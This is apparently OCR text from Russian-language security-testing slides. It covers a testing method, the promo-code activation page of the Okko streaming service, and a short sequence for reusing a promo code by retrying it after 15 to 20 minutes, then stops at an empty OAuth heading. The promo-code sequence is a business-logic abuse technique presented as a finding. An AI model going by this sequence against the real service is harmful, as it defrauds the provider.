
Методика:

Более полная проработка модели угроз.

Выявление всех входных точек пользователя в приложение.

Анализ внутреннего интерфейса API.

2. Промокоды



ökko
Кино и сериалы
Спорт
Детям
Моё
Рекомендации
Новинки
Каталог
Подборки
Подписки
Календарь премьер
Самые ожидаемые новинки в Okko
СМОТРЕТЬ АНОНС
НОВИНКА
РАННЯЯ ПРЕМЬЕРА
ГОДЗИЛЛА
против
КОНГА
Легендарное столкновение двух величайших монстров
АКТИВАЦИЯ ПРОМОКОДА
ШАГ 1
Введите промокод
Промокод
АКТИВИРОВАТЬ
Служба технической поддержки: mail@okko.tv или бесплатно по телефону
в России – 8 800 700 55 33 и в Казахстане – 8 800 200 55 33
Преимущества Okko
Премьеры каждый день и сотни подборок
Доступ для всей семьи на 5 устройствах

2. Промокоды


Алгоритм:

- Применяем промокод: Промокод **недоступен**;
- Ждем 15-20 минут;
- Применяем промокод снова: Промокод **доступен**.


3. Oauth Авторизация




3. Oauth Авторизация



